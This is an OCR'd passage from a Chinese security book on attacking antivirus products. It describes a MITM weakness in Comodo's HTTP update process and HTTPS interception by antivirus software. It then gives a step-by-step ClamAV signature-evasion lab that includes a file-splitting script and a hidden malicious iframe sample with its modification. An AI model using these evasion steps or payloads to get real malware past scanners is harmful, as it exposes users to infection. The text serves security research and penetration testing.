


图5-6 用于更新Codomo反病毒软件Linux版的XML文件

`cavmgl_updates`标签包含了各类XML标签。每个XML标签都包含了更新文件的文件名、大小、SHA1散列值，以及下载文件的URL（即`src`属性的值）。此外，还有要将更新文件复制到哪里（`<copy folder="repair">`），更新完成以后是否要重启。让我们选择libSCRIPT.so，然后在安装目录下校验一下它的SHA1散列值：

```
$ sha1sum /opt/COMODO/repair/libSCRIPT.so
bbd369a115adb6551286c7d63687541573592d3d  repair/libSCRIPT.so
```

SHA1散列值一致，可以推测出文件还无须更新。继续校验其他文件的SHA1散列值并与XML文件中对应的散列值进行对比，会发现所有散列值与安装的文件都一致。让我们在libSCRIPT.so中加入一个字节：

```
# cp libSCRIPT.so libSCRIPT.so-orig
# echo A >> libSCRIPT.so
# sha1sum libSCRIPT.so
15fc298d32f3f346dcad45edb20ad20e65031f0e  libSCRIPT.so
```

现在再次点击Check for Updates，什么都没有发生。我们需要做一些其他的改动。如果你在COMODO的安装目录下搜索libSCRIPT.so，会发现以下结果：

```
# find /opt/COMODO/ -name "libSCRIPT.so"
/opt/COMODO/repair/libSCRIPT.so
/opt/COMODO/repair/scanners/libSCRIPT.so
/opt/COMODO/scanners/libSCRIPT.so
```

我们需要替换更多的libSCRIPT.so文件。更新文件的更新逻辑应该是，同步更新所有的libSCRIPT.so文件。然而，你不是通过GUI工具来更新文件，而是手动替换的。使用下面的命令替换目录下的所有libSCRIPT.so：

```
# cp /opt/COMODO/repair/libSCRIPT.so /opt/COMODO/repair/scanners/
# cp /opt/COMODO/repair/libSCRIPT.so /opt/COMODO/scanners/
```

现在回到Wireshark里面，创建一个新抓包窗口。然后回到Comodo的界面中，点击Check for Updates，现在程序提示有新的更新需要下载。如果点击Continue按钮，等待更新任务完成，就会下载libSCRIPT.so文件。在Wireshark中会看到如图5-7所示的信息。




图5-7　追踪下载libSCRIPT.so模块的网络请求

现在我们已经完成了针对更新协议所有的分析步骤。因为刚才在分析过程中发现了漏洞，所以接下来要编写一个针对更新协议的漏洞利用程序。

- ❑ 所有更新都通过HTTP协议下载。
- ❑ 程序通过加密散列值判断下载文件的完整性，没有签名认证文件是否是Comodo的官方文件。
- ❑ 目录文件没有做签名保护，也没有做特征认证。

基于上面这些更新过程中的缺陷，如果你能在局域网内通过中间人劫持发起攻击，就可以更改更新内容，然后让反病毒软件安装任意程序（只要编写XML目录文件格式的漏洞利用程序）。另外，通过利用这个漏洞，我们可以使用root权限在任意位置安装恶意程序。

5.3 错误的保护

一些反病毒软件吹嘘自己可以检测使用SSL/TLS加密过的HTTPS协议。言外之意就是，反病毒软件采用和病毒一样的方法来探测用户的网络请求，因为一般来讲，SSL/TLS加密过的网络流量是无法被检测的。2015年4月，Hanno Böck发布了一篇关于分析反病毒软件检测TLS流量的博客文章（https://blog.hboeck.de/archives/869-How-Kasperskymakes-you-vulnerable-to-the-FREAK-attack-and-other-ways-Antivirussoftware-lowers-your-HTTPS-security.html）。

文章中提到，如果反病毒软件要检测TLS加密过的网络流量，就需要进行MITM攻击操作，针对指定域名（如*.google.com）安装证书颁发机构发布的可信证书，或者为用户访问的每个站点分配新的合法证书。反病毒软件、诸如Superfish或PrivDog这样的合法软件，以及恶意软件都会安装新的根证书完成相关操作。对于反病毒软件，这么做事实上降低了计算机受保护的级别。

该博客文章还提到，诸如卡巴斯基、Avast和ESET等许多反病毒软件产品都会强制默认开启，使用上述技术检测用户HTTPS流量的网络保护功能。这会导致TLS协议出现不少问题。比如，所有的软件可以使用TLS检验技术突破HTTP公共密钥保护。这项技术允许页面将数字签名证书的公钥与浏览器绑定。之后再访问这个页面的时候，浏览器只会放行带有对应公钥证书的页面。这项用来防范由伪造或不正当手段获得网站证书造成的中间人攻击的措施被反病毒软件的流氓证书打破了。

这还不是最糟糕的，一些类似卡巴斯基所使用的TLS流量拦截功能将用户暴露在一系列已经在TLS中修复的漏洞的威胁之下，比如CRIME和FREAK等。另外，Avast和卡巴斯基都接受8位不合理的Diffie Hellman密钥交换（一种确保共享KEY安全穿越不安全网络的方法）。更糟糕的是，如果这些产品通过TLS从自己的服务器上下载更新文件，这类TLS流量拦截功能也会削弱反病毒软件自身的保护。

从防护角度来说，这些TLS流量拦截功能是无法接受的，另一方面，这也会让攻击者更容易写出漏洞利用程序——反病毒软件的设计缺陷允许攻击者在系统安装了所有补丁的情况下不使用浏览器完成许多其他攻击。

5.4 总结

本章涵盖了有关升级服务的各种话题，比如，现代反病毒软件是如何进行更新的，使用的是什么更新协议，以及错误和不安全的更新方式带来的安全短板。

- 更新文件包　仅更新所需部分文件，并且尽可能少地使用网络传输，这一点很重要。因为反病毒软件更新的时候常会用到目录文件，这类文件中会包含需要更新的文件、对应的散列值，以及更新过程中需要用到的元数据等信息。
- 传输协议　使用类似HTTP这样不安全的传输通道，为MITM等攻击敞开了方便之门。此外，使用加密过的传输协议其实也远远不够。

- **针对更新文件的完整性检查** 使用未加密的渠道发放更新，但在本地进行文件完整性检查是可行的。但是，如果反过来就不正确了：缺乏文件完整性检查的安全更新渠道，如HTTP，几乎没有什么用处。
- **不安全的更新服务是公开的秘密** 深入探究商业反病毒软件的工作流程，我们会发现它们的更新流程并非滴水不漏。事实证明，部分软件的更新服务存在漏洞，包括使用未经加密的HTTP协议下载包含更新文件列表及其对应散列值的目录文件。可能有人认为这是一种保护，但是其缺点是校验目录文件没有经过验证，这就使得攻击者可以通过修改过的目录文件以及散列值完成攻击。

本章最后讨论了装机量大的反病毒软件中的HTTPS流量拦截功能，事实上这些拦截功能打破了HTTPS证书固定保护，给用户带来了额外的风险。

这是本书第一部分的最后一章。至此，我们对所有重要的基础知识都作了详细的介绍。在本书第二部分，我们将讨论第一部分中提到过的如何绕过反病毒软件各个部分的查杀和保护。

第二部分

绕过反病毒软件

第 6 章

绕过反病毒软件

6

为了能够绕过一款或多款反病毒软件，病毒作者、渗透测试者以及病毒研究者会使用一些绕过反病毒软件的技术。这样可以确保攻击者需要执行的攻击代码不被反病毒软件阻断，并成功完成相关攻击操作。

绕过反病毒软件的技术可以分为两大类：动态和静态。简单来说，静态绕过是指绕过反病毒软件基于特征码的检测算法，而动态绕过是指绕过反病毒软件针对样本文件行为进行的拦截。也就是说，在静态层面绕过反病毒软件就是通过更改样本文件中的二进制数据，绕过基于CRC校验码算法、模糊散列或加密散列；或者更改样本文件的程序图，绕过基于简单区块和功能的特征码查杀。在动态层面绕过反病毒软件则需要病毒样本在执行过程中发现当前执行环境是沙盒或反病毒模拟器后，立即变更执行行为，或者调用反病毒模拟器不支持的指令。它也可以设法逃逸出反病毒软件设置的沙盒或“安全隔离”环境，使其恶意行为摆脱反病毒软件的监控。

因此，你可以使用多种技术来绕过反病毒软件的检测。一些技术将会在接下来的几节中详述，但首先让我们来简单了解一下反病毒绕过技术的艺术。

6.1　谁会使用反病毒软件的绕过技术

绕过反病毒软件的技术是一个颇有争议的话题。我们经常能听到或看到一些疑问：如果不是为了做坏事，为什么有人想要绕过反病毒软件？绕过反病毒软件不是只有“坏人”才会做的事情吗？其实，除了病毒作者会使用相关技术绕过反病毒软件的侦测并开展破坏，在渗透测试领域，合法的安全技术专家也会使用相关技术来绕过反病毒软件。受雇于某些公司开展渗透测试的安全专家有时为了能绕过安装在目标机器上的终端软件的防护技术，也需要用到相关绕过技术。比如，在渗透评估过程中，使用Meterpreter利用程序。另外，反病毒软件绕过技术也能用来测试公司组织部署的反病毒防护方案。安全专家会使用反病毒软件来回答下列问题。

- 能否轻易绕过动态防护检测？
- 能否使用近期或特定的病毒样本，通过修改样本中一小部分数据，来绕过静态侦测技术？

弄清楚上面这些问题有助于组织机构保护自己免受恶意攻击。一般的组织机构会使用基于静态或动态的防护系统侦测已知或未知的恶意软件（通过文件可信系统或监控程序执行过程来决定程序行为是否可疑）。但是通常来说，绕过反病毒软件的侦测可谓小菜一碟。要绕过多款反病毒

软件，往往只需要花费几分钟或几个小时。

2008年，在拉斯维加斯举办的DefCon大会上，进行了一场名叫Race to Zero的反病毒软件绕过竞赛。比赛过程中，组委会分配给参赛者一组病毒样本进行修改并通过竞赛平台上传恶意代码。参赛者上传修改过的样本以后，竞赛平台会使用反病毒扫描器检测修改过的样本能否被侦测，是被什么反病毒软件检测到的。首先使用修改过的病毒样本绕过所有反病毒软件的个人或团体即可赢得比赛。比赛的每一轮都会变得更难、更具挑战性。比赛的最终结果是，所有的反病毒软件都被成功绕过，除了一款基于Word 97的宏病毒，这是因为参赛者手头没有这款软件。不出所料，反病毒软件厂商听闻此消息十分震怒，纷纷抱怨这项赛事带了一个坏头。AVG科技的研究总监（CRO）Roger Thompson一语道破一些反病毒软件厂商的心声，认为这项赛事是在写出“更多的病毒”。趋势科技的Paul Ferguson认为，鼓励黑客参加一项以绕过反病毒软件为主题的竞赛是不智之举，并说这“有点过头了”。不出所料，大多数反病毒软件行业的人都对此表示不满。不过不管反病毒厂商如何抱怨，赛事的结果表明，绕过反病毒软件的侦测并不是一件难事。事实上，由于这类竞赛太过容易，之后DefCon再也没有举办过类似比赛。

6.2 探究反病毒软件侦测恶意软件的方式

研究绕过反病毒软件的核心是明白恶意软件是如何被侦测的。样本是被基于特征码的静态检测技术检测到的，是被基于针对可疑行为的动态监测技术检测到的，还是被防止未知软件执行的文件可信系统检测到的？如果样本是被特征码检测到的，相关特征码技术又是在哪些地方获取特征的？是基于PE文件导入的函数进行检测的，是基于样本中的代码或数据块的熵进行检测的，还是匹配样本中部分区块或嵌入样本中文件的某些特定字符串？接下来将介绍一些用来探究恶意软件是如何被侦测到的历久弥新的技术。

6.2.1 用于侦测恶意软件的老把戏：分治算法

绕过基于静态特征码（如CRC或简单模式匹配算法）的反病毒扫描器的最古老技巧是：把文件分成细小的若干部分，然后对这些部分逐一分析。将样本文件分成若干部分以后，其中仍然会触发反病毒扫描器的检测告警的部分，就是接下来为了绕过反病毒软件需要修改的部分。虽然这听起来十分幼稚，而且大多数情况下可能都不管用，但是如果反病毒软件使用的是基于校验和的特征码算法或是简单特征匹配检测算法，就会十分有用了。但在研究和测试过程中，根据样本文件格式的不同，需要有针对性地作出调整。比如，如果要让一个PE文件绕过反病毒软件的检测，将PE文件分成若干部分可能会有效，因为反病毒引擎肯定会首先校验样本文件是否是PE文件。当PE文件分为不同的数据块后，可能会丢失有效的PE文件头；因此，反病毒软件就不会再查杀样本文件了。在这里可以使用类似的方法，但与前面将样本文件拆分为不同数据块的方式不同，这里我们将文件拆分成大小递增的小部分：第一个文件包含偏移量为0~256字节的字节码区块，接下来的文件包含偏移量为0~512字节的字节码区块，以此类推。

如果新创建的文件被反病毒软件侦测到，就能推测出样本文件是在哪一块以及在哪处偏移被

反病毒软件查杀到的。打个比方，如果样本文件在带有偏移量为2048的数据块时被查杀，这时候可以继续一个字节一个字节地拆分文件，直到最终找出匹配特征对应的偏移量（也可以使用十六进制编辑器打开文件，查看文件中是否有特殊的区域，比如特定的字节排列，然后手动进行相关修改）。按照上述步骤进行测试后，你就能知道样本中的哪个偏移量触发了扫描器的告警。同时，你需要去猜测样本在缓冲区中是如何被反病毒软件识别出来的。在90%的情况下，原因很简单，扫描器使用的是基于模糊散列（即CRC）算法或模式匹配技术，抑或是两者结合的特征码查杀技术。在一些情况下，反病毒软件通过加密散列（针对整个文件或者某一数据块）来查杀侦测样本，很有可能是通过校验MD5值。在这种情况下，你自然而然地需要更改文件内容的一部分或者特定数据块，同时由于用于识别文件的加密散列的单一性，文件的散列值会因为改动而变更，最终导致反病毒软件无法查杀更改过的样本文件，从而绕过了反病毒软件。

使用分治算法绕过基于简单特征码的扫描检测

下面这个实验所使用样本的MD5为`8834639bd8664aca00b5599aaab833ea`，原始样本可以被ClamAV检测，并标记为Exploit.HTML.IFrame-6。样本目前已经没有攻击性，因为样本中iframe标签指向的恶意URL已经失效。如果使用clamscan工具扫描以下样本，会得到下面这个结果：

```
$ clamscan -i 8834639bd8664aca00b5599aaab833ea
8834639bd8664aca00b5599aaab833ea: Exploit.HTML.IFrame-6 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 3700704
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.01 MB
Data read: 0.01 MB (ratio 1.00:1)
Time: 5.509 sec (0 m 5 s)
```

如你所见，样本可以成功被ClamAV查杀。现在，让我们尝试使用前面讨论到的技术，绕过ClamAV的反病毒扫描。为了实现这个目的，需要使用一个Python脚本将文件拆分成递增的若干部分：每次以256字节递增地从文件中提取代码部分。脚本代码如下：

```
#!/usr/bin/python

import os
import sys
import time

#-----------------------------------------------------------------------
def log(msg):
  print("[%s] %s" % (time.asctime(), msg))

#-----------------------------------------------------------------------
class CSplitter:
  def __init__(self, filename):
    self.buf = open(filename, "rb").read()
    self.block_size = 256
```

```
  def split(self, directory):
    blocks = len(self.buf) / self.block_size
    for i in xrange(1, blocks):
      buf = self.buf[:i*self.block_size]
      path = os.path.join(directory, "block_%d" % i)

      log("Writing file %s for block %d (until offset 0x%x)" % \
          (path, i, self.block_size * i))
      f = open(path, "wb")
      f.write(buf)
      f.close()

#-----------------------------------------------------------------------
def main(in_path, out_path):
  splitter = CSplitter(in_path)
  splitter.split(out_path)

#-----------------------------------------------------------------------
def usage():
  print("Usage: ", sys.argv[0], "<in file> <directory>")

if __name__ == "__main__":
  if len(sys.argv) != 3:
    usage()
  else:
    main(sys.argv[1], sys.argv[2])
```


执行`python split.py file directory`，按照上述思路生成若干稍小的文件，直到递增到原始样本文件最终的偏移量处：

```
$ python split.py 8834639bd8664aca00b5599aaab833ea blocks/
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_1 for block 1
(until offset 0x100)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_2 for block 2
(until offset 0x200)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_3 for block 3
(until offset 0x300)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_4 for block 4
(until offset 0x400)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_5 for block 5
(until offset 0x500)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_6 for block 6
(until offset 0x600)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_7 for block 7
(until offset 0x700)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_8 for block 8
(until offset 0x800)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_9 for block 9
(until offset 0x900)
[Thu Dec  4 03:46:31 2014] Writing file blocks/block_10 for block 10
(until offset 0xa00)
(…more lines skipped…)
```

脚本生成文件完毕后，再启动clamscan反病毒扫描工具，对新生成的样本文件所在的目录进行扫描：

```
$ clamscan -i blocks/block_*
blocks/block_10: Exploit.HTML.IFrame-6 FOUND
blocks/block_11: Exploit.HTML.IFrame-6 FOUND
blocks/block_12: Exploit.HTML.IFrame-6 FOUND
blocks/block_13: Exploit.HTML.IFrame-6 FOUND
blocks/block_14: Exploit.HTML.IFrame-6 FOUND
blocks/block_15: Exploit.HTML.IFrame-6 FOUND
blocks/block_16: Exploit.HTML.IFrame-6 FOUND
blocks/block_17: Exploit.HTML.IFrame-6 FOUND
blocks/block_18: Exploit.HTML.IFrame-6 FOUND
blocks/block_19: Exploit.HTML.IFrame-6 FOUND
blocks/block_2: Exploit.HTML.IFrame-6 FOUND
blocks/block_20: Exploit.HTML.IFrame-6 FOUND
blocks/block_21: Exploit.HTML.IFrame-6 FOUND
(...)
```

扫描结果显示，特征码从第二区块开始匹配。匹配的文件大小在512字节内。如果你使用十六进制编辑器打刚刚生成的blocks/block_2文件，将看到下列结果：

```
$ pyew blocks/block_2
0000   3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 6D 65 74    <html><head><met
0010   61 20 68 74 74 70 2D 65 71 75 69 76 3D 22 43 6F    a http-equiv="Co
0020   6E 74 65 6E 74 2D 54 79 70 65 22 20 63 6F 6E 74    ntent-Type" cont
0030   65 6E 74 3D 22 74 65 78 74 2F 68 74 6D 6C 3B 20    ent="text/html;
0040   63 68 61 72 73 65 74 3D 77 69 6E 64 6F 77 73 2D    charset=windows-
0050   31 32 35 31 22 3E 3C 74 69 74 6C 65 3E C0 FD F0    1251"><title>...
0060   EE EF F0 E5 F1 F1 20 2D 20 D6 E5 ED F2 F0 20 E4    ...... - ..... .
0070   E5 EB EE E2 EE E9 20 EF F0 E5 F1 F1 FB 3C 2F 74    ...... ......</t
0080   69 74 6C 65 3E 3C 2F 68 65 61 64 3E 0A 3C 62 6F    itle></head>.<bo
0090   64 79 20 62 67 63 6F 6C 6F 72 3D 22 23 44 37 44    dy bgcolor="#D7D
00A0   32 44 32 22 20 41 4C 49 4E 4B 3D 22 23 44 41 30    2D2" ALINK="#DA0
00B0   30 30 30 22 20 56 4C 49 4E 4B 3D 22 23 39 38 39    000" VLINK="#989
00C0   32 38 44 22 20 4C 49 4E 4B 3D 22 23 34 31 33 41    28D" LINK="#413A
00D0   33 34 22 20 4C 45 46 54 4D 41 52 47 49 4E 3D 22    34" LEFTMARGIN="
00E0   30 22 20 52 49 47 48 54 4D 41 52 47 49 4E 3D 22    0" RIGHTMARGIN="
00F0   30 22 20 54 4F 50 4D 41 52 47 49 4E 3D 22 30 22    0" TOPMARGIN="0"
0100   3E 3C 69 66 72 61 6D 65 20 73 72 63 3D 22 68 74    ><iframe src="ht
0110   74 70 3A 2F 2F 69 6E 74 65 72 6E 65 74 6E 61 6D    tp://internetnam
0120   65 73 74 6F 72 65 2E 63 6E 2F 69 6E 2E 63 67 69    estore.cn/in.cgi
0130   3F 69 6E 63 6F 6D 65 32 36 22 20 77 69 64 74 68    ?income26" width
0140   3D 31 20 68 65 69 67 68 74 3D 31 20 73 74 79 6C    =1 height=1 styl
0150   65 3D 22 76 69 73 69 62 69 6C 69 74 79 3A 20 68    e="visibility: h
0160   69 64 64 65 6E 22 3E 3C 2F 69 66 72 61 6D 65 3E    idden"></iframe>
0170   0A 3C 54 41 42 4C 45 20 41 4C 49 47 4E 3D 22 43    .<TABLE ALIGN="C
0180   45 4E 54 45 52 22 20 56 41 4C 49 47 4E 3D 22 54    ENTER" VALIGN="T
0190   4F 50 22 20 42 4F 52 44 45 52 3D 22 30 22 20 57    OP" BORDER="0" W
01A0   49 44 54 48 3D 22 37 37 34 22 20 63 65 6C 6C 70    IDTH="774" cellp
01B0   61 64 64 69 6E 67 3D 22 30 22 20 63 65 6C 6C 73    adding="0" cells
01C0   70 61 63 69 6E 67 3D 22 30 22 20 62 67 63 6F 6C    pacing="0" bgcol
01D0   6F 72 3D 22 23 44 46 44 44 44 44 22 3E 0A 3C 54    or="#DFDDDD">.<T
```

```
01E0   52 3E 0A 3C 54 44 20 57 49 44 54 48 3D 22 32 22    R>.<TD WIDTH="2"
01F0   20 72 6F 77 73 70 61 6E 3D 22 31 33 22 20 62 61     rowspan="13" ba
```

注意从原始文件中取出的数据块中的`<iframe>`标签。我们可以据此得出一个合理的猜测：反病毒扫描器的特征码查杀过程，似乎是通用基于iframe的特征码进行的，其过程是匹配查找`<iframe>`标签，且可能是一些标签属性。那要如何修改HTML标签或是其对应的属性，来使样本绕过反病毒软件的查杀呢？首先试着将`<iframe src="…"`修改为`<iframe src='…'`。虽然这看起来很简单，只是将双引号改成了单引号，但在某些情况下是有效的。修改完成后，扫描一下试试：

```
$ clamscan modified_block
modified_block: Exploit.HTML.IFrame-6 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 3700704
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 5.581 sec (0 m 5 s)
```

似乎并没有什么效果。接下来，换另一个方式试试，删除iframe标签的`style="visibility:hidden"`属性。通过比对，可以发现这也是一个十分简单的改动：

```
$ diff modified_block blocks/block_2
2c2
< <body bgcolor="#D7D2D2" ALINK="#DA0000" VLINK="#98928D" LINK="#413A34"
 LEFTMARGIN="0" RIGHTMARGIN="0" TOPMARGIN="0"><iframe
src='http://internetnamestore.cn/in.cgi?income26" width=1 height=1
style="visibility:hidden"></iframe>
---
> <body bgcolor="#D7D2D2" ALINK="#DA0000" VLINK="#98928D" LINK="#413A34"
LEFTMARGIN="0" RIGHTMARGIN="0" TOPMARGIN="0"><iframe
src="http://internetnamestore.cn/in.cgi?income26" width=1 height=1
style="visibility: hidden"></iframe>
```

虽然改动十分简单，但是当我们再次运行`clamscan`命令行扫描器进行扫描的时候，会发现如下结果：

```
$ clamscan modified_block
modified_block: OK

----------- SCAN SUMMARY -----------
Known viruses: 3700704
Engine version: 0.98.1
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
```

```
Time: 5.516 sec (0 m 5 s)
```

扫描器已经无法识别检测刚刚修改过的样本文件了。现在，只需要根据上面的发现，修改原样本文件，删除文件中的空格，就可以绕过扫描器的侦测了（很显然，我们同时发现了通用的绕过ClamAV针对iframe类恶意软件样本的通用侦测策略）。

提示　其实，上述实验步骤对查找绕过ClamAV的方式来说并没有必要。这是因为ClamAV是一款开源的工具，你完全可以使用`sigtool`解开特征码文件，找到其侦测特征以及针对某一类型恶意软件的特征码类别。以先前的例子为例，解开特征码文件后，应该可以找到对应`visibility: hidden`的十六进制查杀特征。如果找到了纯文本类型的特征码，要绕过反病毒软件就会更容易一些：根据反病毒扫描器查杀恶意软件的特征，对样本文件进行一些修改，这样扫描器就无法识别侦测样本文件了。可以说这正是开源的反病毒软件不如付费版的反病毒软件有效的原因。但是，不管是开源还是付费版的反病毒软件，都会使用到特征码侦测技术。唯一不同是，反病毒软件厂商不会提供其特征码库的解析程序，这类解析程序可能由研究反病毒软件的团队或个人编写。但只要有对应的反病毒软件的特征码库解析程序，绕过特征码检测也会变得轻而易举了。

6.2.2　二进制指令和污点分析

二进制指令分析是在指令层面监控某一程序的行为。污点分析是当数据被`fread`或`recv`等函数读取后，去跟踪探究数据流，并判断传入的数据是如何影响代码流程的。污点分析程序是程序分析中备受欢迎的一种方法，可以使用不同的二进制指令工具集来编写。一些二进制指令工具包可以免费下载，比如闭源的Intel PIN和开源的DynamoRIO，并且可以用于调试测试程序，比如反病毒软件的命令行扫描器。你可能想针对你得心应手的二进制指令工具集采用更为复杂的污点分析模块，自动而优雅地追踪传入值的来源（恶意软件样本的字节），并了解数据是如何传递的，以及最终样本是如何被侦测到的。但是建议你最好不要这么做。

下面是不推荐使用上述方式的几个重要原因。

- 根据不同的反病毒引擎，以及反病毒软件使用的引擎数量，待扫描的文件可能会被打开一次到多次。不同的反病毒软件的表现不尽相同。一些反病毒软件为了分析文件会将文件打开数千次。
- 即使文件打开后只被读取一次，它的所有字节都会通过某种方式被触碰到（被污染），因此你可能会收到大量的跟踪记录（大约有上千兆字节）。
- 一些反病毒引擎会使用所有特征码对所有文件和缓冲区进行一次扫描，即使已经侦测并判断某一文件是恶意软件了。比如，假设反病毒软件有100个侦测特征，并使用它们扫描样本文件。当第五条特征检测到样本文件后，反病毒引擎会继续使用剩余的95条特征进行扫描。这使得我们很难判断样本文件到底是被哪条特征扫描到的。当然，如果针对不

同的反病毒引擎和扫描程序编写污染分析程序，就能发现反病毒引擎中不同的代码路径。

- 反病毒引擎读取到的缓冲区内容会通过不同的方式（IPC、Unix网络套接字等）被发送到其他队列去处理，由于客户端部分没有相关检测逻辑，我们或许只能从反病毒软件的服务器获取到样本文件是否是病毒的信息。在之前的例子中，你可能需要在反病毒软件的客户端和服务器端运行你的二进制命令和污点分析工具。这是因为在一些反病毒产品中，不同的队列中有不同的特征码程序（比如，客户端的特征码较少，服务器端的特征码较多）。
- 为了弄明白污点分析引擎记录下的污点数据，你需要修改引擎来覆盖不同方式的扫描方式、文件I/O操作，网络套接字API调用以及缓冲区内容在反病毒内核中的传递方式。污点分析引擎必须针对新的反病毒引擎作出调整，这就意味着你需要针对特定的反病毒引擎编写丑陋的、硬编码的污点分析引擎代码。这一过程十分消耗时间，尤其是考虑到市场上有大量的反病毒产品时。比如，VirusTotal多引擎扫描网站上有40款反病毒产品，而且每款产品的工作方式各不相同。
- 编写这样一套二进制指令和污点分析系统并不划算，即使是在理想情况下，大部分的特殊案例都能被攻破，大部分的难题都能被解决。如今，绕过静态特征码检测十分容易。

6.3 总结

除恶意软件作者外，受雇于某些公司、针对公司防架构开展测试并需要绕过已部署的反病毒产品的渗透测试员，也需要研究使用反病毒软件绕过技术。绕过反病毒软件的技术分为两类：静态和动态。

- 静态绕过技术主要通过修改样本文件中的某些内容，改变其校验和或散列值，以躲避反病毒软件基于特征码的查杀。
- 无论是在真实环境还是模拟环境下，恶意软件都会用到动态绕过技术。恶意软件可以识别反病毒软件，并根据不同情况躲避检测。

本章最后介绍了两种方法，来帮助大家理解反病毒软件是如何绕过反病毒软件的检测的。

- 分治算法可以将恶意文件样本分为多块，然后将拆分的每一块都发送给反病毒软件检测，并探究出到底是哪一块触发了反病毒软件的检测。一旦发现了某一块数据是反病毒软件检测的特征，修改相关数据使其不能被反病毒软件检测就变得相对容易了。
- 借助类似Intel PIN或DynamoRIO的库进行二进制指令和污点分析，可以追溯反病毒软件的执行过程。比如，当针对特定的反病毒软件部分进行调试分析后，就可以明白传入的样本文件是如何被侦测到的。但是，大量的执行追溯和动态二进制指令分析日志使得这一过程十分繁琐、耗时。

本章为后续章节的相关内容作了铺垫。下一章将会阐释如何绕过针对各类文件格式的基于特征码的反病毒检测。

第 7 章 绕过特征码识别

7

无论对于“坏人”（如恶意软件编写者）还是对于“好人”（如渗透测试者）来说，绕过反病毒软件的特征码都是最常见的任务之一。绕过反病毒特征码技术的复杂程度取决于所掌握特征码信息的数量，要绕过特征码技术的文件格式，以及想要绕过的反病毒软件数量。

如前所述，不少反病毒软件常用基于CRC32校验实现特征码病毒侦测。例如，第6章提到的绕过ClamAV名为Exploit.HTML.IFrame-6的反病毒特征码的过程，就是找到反病毒软件校验和匹配的偏移量并对其进行细微改动。但是，也有一部分特征码检测技术更为复杂，不能使用简单的方法绕过。例如，像那些主要针对PE文件的文件格式感知特征码，在其侦测过程中，并不是选取特定偏移量开始的固定大小的缓冲区。此类文件格式感知的特征码技术对于Microsoft Office支持的文件格式同样适用，比如OLE2容器和RTF文件以及其他各类文件格式（如PDF和Flash等）。本章将探讨绕过针对特定文件格式的特征码技术的多种方式。

7.1 文件格式：偏门案例和无文档说明案例

反病毒引擎要支持的文件格式种类繁多。就这一点而论，你不能指望像文件格式创建者那样透彻地理解不同的文件格式。不同反病毒厂商针对不同文件格式开发的解析程序，无论是在当下还是在未来，其运作过程各异。存在差异的原因有很多，比如文件格式的复杂性，针对文件格式的说明文档缺失或质量优劣。比如，有很长一段时间，Microsoft Office二进制文件格式缺失统一规范（比如Excel或Word文件格式）。在那段时间里，要编写针对此类文件格式的解析器，通常需要逆向分析并查阅其他个人或团队逆向此类文件格式时记录下来的相关信息（比如，StarOffice为了兼容Microsoft Office类文件，对Microsoft Office的相关部分进行了逆向分析）。由于缺少文件格式的规范文档，反病毒软件针对OLE2容器文件（即Word文档）的解析器并不完善，且解析器依赖的数据或逆向分析结果并不完全准确甚至是错误的。

